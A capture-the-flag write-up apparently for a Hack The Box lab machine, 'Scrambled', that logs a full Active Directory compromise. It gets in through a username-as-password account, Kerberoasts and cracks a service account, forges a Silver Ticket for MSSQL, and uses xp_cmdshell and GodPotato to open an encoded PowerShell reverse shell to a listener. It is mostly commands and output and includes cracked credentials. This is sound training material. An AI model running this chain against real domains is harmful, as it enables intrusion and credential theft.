| Machine Name | Difficulty | Machine Link |
|---|---|---|
| Scrambled | Medium | Scrambled |
Attack Path :
- Initial Enumeration: Discovered a Kerberos-only environment where NTLM authentication is disabled.
- Foothold: Leveraged a website password policy to gain access as
ksimpsonvia Kerberos authentication. - Lateral Movement: Performed Kerberoasting to crack the hash of the
sqlsvcservice account. - Privilege Escalation: Forged a Silver Ticket for the MSSQL service to impersonate the Domain Administrator.
- Root Access: Used GodPotato to exploit
SeImpersonatePrivilegewithin the SQL context to achieve SYSTEM-level execution.
Nmap Scan :
Nmap scan report for 10.129.239.55
Host is up, received echo-reply ttl 127 (0.055s latency).
Scanned at 2026-02-28 07:02:04 +0530 for 0s

PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
1433/tcp  open  ms-sql-s         syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
4411/tcp  open  found            syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127

Running nxc confirmed that the machine is a Windows Server 2019 Domain Controller named DC1 within the scrm.localdomain. Crucially, the output explicitly noted that NTLM is disabled
➜  Scrambled nxc smb 10.129.239.55
SMB         10.129.239.55   445    DC1              [*]  x64 (name:DC1) (domain:scrm.local) (signing:True) (SMBv1:False) (NTLM:False)


On the web server (port 80), we found a support page mentioning a user named ksimpson. A “Password Resets” section revealed a critical administrative shortcut: if IT support is unavailable, passwords are reset to be the same as the username.
Kerberos Authentication Requirement
Because NTLM is disabled, standard authentication attempts will return STATUS_NOT_SUPPORTED. To authenticate successfully, you must use the -k flag in tools like nxc or impacket to force the use of Kerberos

Testing the “username as password” theory, we successfully authenticated as ksimpson using Kerberos

After confirming access, we enumerated the SMB shares and found a Public directory. Using impacket-smbclient, we accessed the share and retrieved Network Security Changes.pdf, which detailed the removal of SQL access for non-administrators
➜  Scrambled impacket-smbclient scrm.local/ksimpson@DC1.scrm.local -k
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] CCache file is not found. Skipping...
Type help for list of commands
# shares
ADMIN$
C$
HR
IPC$
IT
NETLOGON
Public
Sales
SYSVOL
# use Public
# ls
drw-rw-rw-          0  Fri Nov  5 03:53:19 2021 .
drw-rw-rw-          0  Fri Nov  5 03:53:19 2021 ..
-rw-rw-rw-     630106  Fri Nov  5 23:15:07 2021 Network Security Changes.pdf

With valid domain credentials, we performed a Kerberoasting attack to request a Service Ticket (TGS) for any accounts with a Service Principal Name (SPN). This revealed the sqlsvc account.
➜  Scrambled nxc ldap DC1.scrm.local -u 'ksimpson' -p 'ksimpson' -k --kerberoasting kerberoastbale.txt
LDAP        DC1.scrm.local  389    DC1              [*] None (name:DC1) (domain:scrm.local) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        DC1.scrm.local  389    DC1              [+] scrm.local\ksimpson:ksimpson
LDAP        DC1.scrm.local  389    DC1              [*] Skipping disabled account: krbtgt
LDAP        DC1.scrm.local  389    DC1              [*] Total of records returned 1
LDAP        DC1.scrm.local  389    DC1              [*] sAMAccountName: sqlsvc, memberOf: [], pwdLastSet: 2021-11-03 22:02:02.351452, lastLogon: 2026-02-27 23:10:59.947461
LDAP        DC1.scrm.local  389    DC1              $krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local\sqlsvc*$<SNIP>

We cracked the resulting hash using hashcat and the rockyou.txt wordlist, recovering the password: Pegasus60
destiny@Hawk:~/Downloads$ hashcat sql_svc_hash rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local\sqlsvc*$<SNIP>:Pegasus60
Silver Ticket Theory
A Silver Ticket is a forged Service Ticket (TGS). Since we have the NTLM hash of the service account (sqlsvc), we can craft a ticket and sign it ourselves. Because the target service (MSSQL) trusts its own service key, it will accept the ticket without checking with the Domain Controller (KDC), allowing us to claim we are the “Administrator”
First, we obtained the Domain SID using impacket-lookupsid
➜  Scrambled impacket-lookupsid scrm.local/ksimpson:ksimpson@DC1.scrm.local -k -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at DC1.scrm.local
[*] StringBinding ncacn_np:DC1.scrm.local[\pipe\lsarpc]
[-] CCache file is not found. Skipping...
[*] Domain SID is: S-1-5-21-2743207045-1827831105-2542523200
We got the SPN from the Kerberoast attack before
➜  /tmp impacket-GetUserSPNs -dc-host DC1.scrm.local scrm.local/ksimpson -k -request
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
ServicePrincipalName          Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/dc1.scrm.local:1433  sqlsvc            2021-11-03 22:02:02.351452  2026-02-28 11:11:12.881953
MSSQLSvc/dc1.scrm.local       sqlsvc            2021-11-03 22:02:02.351452  2026-02-28 11:11:12.881953
Next, we converted the sqlsvc password to an NTLM hash and used impacket-ticketer to forge a ticket for the MSSQLSvc SPN, impersonating the administrator
➜  Scrambled impacket-ticketer -nthash "B999A16500B87D17EC7F2E2A68778F05" -domain-sid "S-1-5-21-2743207045-1827831105-2542523200" -domain "scrm.local" -spn "MSSQLSvc/dc1.scrm.local" "administrator"
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/administrator
[*] 	PAC_LOGON_INFO
[*] 	PAC_CLIENT_INFO_TYPE
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] 	PAC_SERVER_CHECKSUM
[*] 	PAC_PRIVSVR_CHECKSUM
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Saving ticket in administrator.ccache
➜  Scrambled export KRB5CCNAME=/home/destinyoo/shared/HTB/Machines/Scrambled/administrator.ccache
➜  Scrambled klist
Ticket cache: FILE:/home/destinyoo/shared/HTB/Machines/Scrambled/administrator.ccache
Default principal: administrator@SCRM.LOCAL

Valid starting       Expires              Service principal
02/28/2026 11:47:49  02/26/2036 11:47:49  MSSQLSvc/dc1.scrm.local@SCRM.LOCAL
	renew until 02/26/2036 11:47:49
We exported the ticket to our environment after updating /etc/krb5.conf and successfully logged into the MSSQL instance as the forged administrator
➜  Scrambled impacket-mssqlclient administrator@dc1.scrm.local -k -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC1): Line 1: Changed database context to 'master'.
[*] INFO(DC1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (SCRM\administrator  dbo@master)> enable_xp_cmdshel
ERROR(DC1): Line 1: Could not find stored procedure 'enable_xp_cmdshel'.
SQL (SCRM\administrator  dbo@master)> enable_xp_cmdshell
INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC1): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (SCRM\administrator  dbo@master)> xp_cmdshell whoami
output
-----------
scrm\sqlsvc

NULL

SQL (SCRM\administrator  dbo@master)> xp_cmdshell whoami /priv
output
--------------------------------------------------------------------------------
NULL

PRIVILEGES INFORMATION

----------------------

NULL

Privilege Name                Description                               State

============================= ========================================= ========

SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
NULL
Once inside the SQL shell, we enabled xp_cmdshell to execute system commands. Checking our privileges, we saw that SeImpersonatePrivilege was enabled.
We uploaded GodPotato-NET4.exe and used it to execute a PowerShell reverse shell, which connected back to our listener as NT AUTHORITY\SYSTEM
PS C:\Windows\Tasks> ./GodPotato-NET4.exe -cmd 'whoami'
[*] CombaseModule: 0x140705465171968
[*] DispatchTable: 0x140705467478080
[*] UseProtseqFunction: 0x140705466854608
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\53865659-15b0-4405-be17-26e40aa5541f\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000cc02-143c-ffff-75be-816466170762
[*] DCOM obj OXID: 0xf6c556bdc351b28b
[*] DCOM obj OID: 0x7f143e5115a09ff4
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 900 Token:0x656  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 5196
nt authority\system
PS C:\Windows\Tasks> ./GodPotato-NET4.exe -cmd 'powershell -e JABjAGwAaQBlAG4AdAAgAD0<SNIP>
We successfully retrieved both the user and root flags from the Administrator’s desktop
➜  tools-backup nc -lvp 80
listening on [any] 80 ...
connect to [10.10.14.84] from DC1.scrm.local [10.129.238.218] 64318

PS C:\Windows\Tasks> whoami
nt authority\system
PS C:\Users\miscsvc\Desktop> dir


    Directory: C:\Users\miscsvc\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---       28/02/2026     05:40             34 user.txt

PS C:\Users\administrator\Desktop> ls


    Directory: C:\Users\administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---       28/02/2026     05:40             34 root.txt